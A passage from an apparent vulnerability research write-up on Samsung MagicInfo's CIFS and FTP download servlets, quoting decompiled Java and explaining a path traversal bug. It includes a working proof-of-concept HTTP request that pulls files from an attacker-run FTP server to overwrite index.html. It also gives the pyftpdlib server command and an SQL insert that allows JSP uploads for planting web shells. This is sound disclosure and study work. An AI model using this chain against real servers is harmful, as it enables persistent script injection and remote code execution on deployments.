         String localPathByIp = SecurityUtils.directoryTraversalChecker(CONTENTS_HOME + File.separator + "CIFS_" + ContentUtils.getFolderIp(cifsIP) + '_' + cifsLoginId, (String)null); // 1
         this.logger.info("[MagicInfo_CIFS_Servlet] " + cifsContentName + ContentUtils.getFolderIp(cifsIP) + cifsLoginId + cifsDirectory + cifsRefreshInterval + " by " + miUserId + " in " + groupId + ", canRefresh[" + canRefresh + "] loginRetryMaxCount[>
         boolean scheduledJob = false;
         Runnable runCifs = new CifsFileDownloadThread(miUserId, nGroupId, contentId, cifsContentName, cifsIP, cifsLoginId, cifsPassword, localPathByIp, cifsDirectory, nCifsRefreshInterval, scheduledJob, canRefresh, loginRetryMaxCount, canLoginRetry);
         Thread threadCifs = new Thread(runCifs);
         threadCifs.start();
      } catch (Exception e) {
         response.sendError(600, e.toString());
         this.logger.error((Object)e);
      }

   }
The cifsLoginId is a getParameter is used to build a path string but if I’m being honest I couldn’t see how this lead to an “Authentication Bypass”. How was this to be exploited? I was scratching my head for a while, eventually I gave in and reached out to the great hackers from Shielder who promptly shared with me their report!
The tl;dr; is that they created their own CIFS server with the username set to /../../../../server/. The code inside of CifsFileDownloadServlet eventually downloads files from the attacker-controlled CIFS server and writes it into a path that is controlled due to the traversals. They were not able to write JSP files into the web-root due to a specific check (which we will get to in just a bit) but they were able to overwrite the index.html file which gave them persistent script injection without any social engineering, essentially bypassing authentication. Very clever!
But we still had a little problem, there were two servlets remember? When investigating the com.samsung.magicinfo.protocol.file.FtpFileDownloadServlet class, we can see that a path is built called localPathByIp from an attacker-controlled string.
   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
      request.setCharacterEncoding("UTF-8");
      response.setContentType("text/html; charset=UTF-8");

      try {
         String miUserId = StrUtils.nvl(request.getParameter("miUserId")).equals("") ? "admin" : request.getParameter("miUserId");
         String groupId = StrUtils.nvl(request.getParameter("groupId")).equals("") ? "0" : request.getParameter("groupId");
         long nGroupId = Long.parseLong(groupId);
         String ftpContentName = StrUtils.nvl(request.getParameter("ftpContentName")).equals("") ? "" : request.getParameter("ftpContentName");
         String ftpIP = StrUtils.nvl(request.getParameter("ftpIp")).equals("") ? "" : request.getParameter("ftpIp");
         String portStr = StrUtils.nvl(request.getParameter("ftpPort")).equals("") ? "21" : request.getParameter("ftpPort");
         int port = Integer.parseInt(portStr);
         String ftpLoginId = StrUtils.nvl(request.getParameter("ftpLoginId")).equals("") ? "" : request.getParameter("ftpLoginId"); // 1
         String ftpPassword = StrUtils.nvl(request.getParameter("ftpPassword")).equals("") ? "" : request.getParameter("ftpPassword");
         String ftpDirectory = StrUtils.nvl(request.getParameter("ftpDirectory")).equals("") ? "" : request.getParameter("ftpDirectory"); // 2
         String ftpRefreshInterval = StrUtils.nvl(request.getParameter("ftpRefreshInterval")).equals("") ? "1" : request.getParameter("ftpRefreshInterval");
         long nFtpRefreshInterval = Long.parseLong(ftpRefreshInterval);
         String canRefresh = StrUtils.nvl(request.getParameter("canRefresh")).equals("") ? "Y" : request.getParameter("canRefresh");
         long loginRetryMaxCount = Long.parseLong(StrUtils.nvl(request.getParameter("loginRetryMaxCount")).equals("") ? "1" : request.getParameter("loginRetryMaxCount"));
         String canLoginRetry = StrUtils.nvl(request.getParameter("canLoginRetry")).equals("") ? "Y" : request.getParameter("canLoginRetry");
         String CONTENTS_HOME = CommonConfig.get("CONTENTS_HOME").replace('/', File.separatorChar) + File.separatorChar + "contents_home";
         String contentId = UUID.randomUUID().toString().toUpperCase();
         this.logger.info("[MagicInfo_FTP_Servlet] " + ftpContentName + ContentUtils.getFolderIp(ftpIP) + portStr + ftpLoginId + ftpPassword + ftpDirectory + ftpRefreshInterval + miUserId + groupId + ", canRefresh[" + canRefresh + "] loginRetryMaxCount[>
         String localPathByIp = CONTENTS_HOME + File.separator + "FTP_" + ContentUtils.getFolderIp(ftpIP) + '_' + ftpLoginId + '_' + ftpDirectory.replace('/', '_'); // 3
         boolean scheduledJob = false;
         Runnable runFTP = new FtpFileDownloadThread(miUserId, nGroupId, contentId, ftpContentName, ftpIP, port, ftpLoginId, ftpPassword, localPathByIp, ftpDirectory, nFtpRefreshInterval, scheduledJob, canRefresh, loginRetryMaxCount, canLoginRetry);
         Thread threadFTP = new Thread(runFTP);
         threadFTP.start();
      } catch (Exception e) {
         response.sendError(600, e.toString());
         this.logger.error((Object)e);
      }

   }
At [1] the code gets the request parameter ftpLoginId. Additionally, the ftpDirectory request parameter at [2] is also used at [3] to build a path called localPathByIp. This caught my attention because there is no directory traversal check! But it appears that we have a problem, the ftpDirectory variable has a string replace method triggered replacing any forward slash with underscores! But we can simply use backslashes! If the attacker creates the server folder and places a index.html file inside and runs the following command on Windows (or a filesystem that uses backslashes) python -m pyftpdlib -u user -P pwd -p 2121, then they can force the MagicInfo server to download and overwrite the index.html again to get an authentication bypass!
Proof of Concept:
GET /MagicInfo/servlet/FtpFileDownloadServlet?ftpLoginId=user&ftpPassword=pwd&ftpIp=[attacker]&ftpPort=2121&ftpDirectory=test%5c..%5c..%5c..%5c..%5cserver%5c HTTP/1.1
Host: [target]:7002
Accept: application/json

If the attacker simply uses the ftpLoginId for a traversal, then they will finish with a path that looks like this: C:\MagicInfo Premium\runtime\upload\contents_home\FTP_192_168_18_137_user1_. The _ underscore at the end means that we can only write html files into the path C:/MagicInfo Premium/server/_/. That extra underscore will mitigate the authentication bypass because no logged in user will visit /_/index.html.
When trying with a JSP file, it doesn’t appear to be copied over, thus, an attacker can’t get a remote code injection primitive directly. Let’s investigate why it won’t process JSP files. Inside of the com.samsung.magicinfo.protocol.file.FtpGetFiles class, we see:
   private boolean getFileList() throws IOException, SQLException {
      FTPFile[] ftpFiles = this.client.listFiles(); // 1
      if (ftpFiles == null) {
         return false;
      } else {
         for(FTPFile file : ftpFiles) {
            if (file.isFile() && !file.isDirectory()) {
               boolean validType = false;
               String[] tempName = file.getName().split("[.]");
               int sizeOfSplitName = 0;
               if (tempName.length > 0) {
                  sizeOfSplitName = tempName.length - 1;
                  validType = this.contentInfo.getCodeFile(tempName[sizeOfSplitName].toUpperCase()).equalsIgnoreCase(""); // 2
               }

               if (!validType) { // 3
                  this.remoteFiles.add(this.makeRemoteFileInfo(file.getName(), file.getSize(), "NONE", "N")); // 4
               }
            }
         }

         return true;
      }
At [1] the code will get a list of all the files from the remote ftp server. For each file, the code will extract the file extension and call getCodeFile at [2]. Inside of the com.samsung.magicinfo.framework.content.manager.ContentInfoImpl class:
   public String getCodeFile(String fileType) throws SQLException {
      return this.dao.getCodeFile(fileType);
   }
And then inside of the com.samsung.magicinfo.framework.content.dao.ContentDao class:
   public String getCodeFile(String fileType) throws SQLException {
      Map<String, Object> map = new HashMap();
      map.put("fileType", fileType);
      map.put("ConstMEDIA_TYPE_IMAGE", "IMAGE");
      map.put("ConstMEDIA_TYPE_MOVIE", "MOVIE");
      map.put("ConstMEDIA_TYPE_FLASH", "FLASH");
      map.put("ConstMEDIA_TYPE_OFFICE", "OFFICE");
      map.put("ConstMEDIA_TYPE_PDF", "PDF");
      List<String> list = ((ContentDaoMapper)this.getMapper()).getCodeFile(map);
      return list != null && list.size() > 0 ? (String)list.get(0) : "";
   }
And finally inside of the com.samsung.magicinfo.framework.content.dao.ContentDaoMapper.xml file:
        <select id="getCodeFile" parameterType="map" resultType="string">
                SELECT
                MEDIA_TYPE
                FROM
                MI_CMS_CODE_FILE
                WHERE
                (MEDIA_TYPE =
                #{ConstMEDIA_TYPE_IMAGE} OR MEDIA_TYPE = #{ConstMEDIA_TYPE_MOVIE}
                OR
                MEDIA_TYPE = #{ConstMEDIA_TYPE_FLASH} OR MEDIA_TYPE =
                #{ConstMEDIA_TYPE_OFFICE}
                OR MEDIA_TYPE = #{ConstMEDIA_TYPE_PDF}) AND
                FILE_TYPE = #{fileType}
        </select>
Doing a quick database query reveals 52 office extensions that we can’t (ab)use for remote code execution:
SELECT DISTINCT FILE_TYPE FROM MI_CMS_CODE_FILE WHERE (MEDIA_TYPE = 'IMAGE' OR MEDIA_TYPE = 'MOVIE' OR MEDIA_TYPE = 'FLASH' OR MEDIA_TYPE = 'OFFICE' OR MEDIA_TYPE = 'PDF')

However, if no extension is found, the code will return an empty string then back at [2] validType will become True. Only if validType is False will it add the remote file at [4]. I know, wierd and backwards logic right Samsung developers!? We can get around this though. Remember that we have our arbitrary SQL execution primitive! All we need to do is execute insert into mi_cms_code_file values (1337, 'PDF', 'JSP', 'Y'); and we can write web shells all we like!
Proof of Concept
You can download the poc here.
Wrap-up
It was a fun fuelled few days of patch review that lead spilling out a few more high impact bugs. Thanks for reading along, if you enjoy this kind of content please reach out to me on X so that I know it’s not being eaten up solely by the soulless AI machine.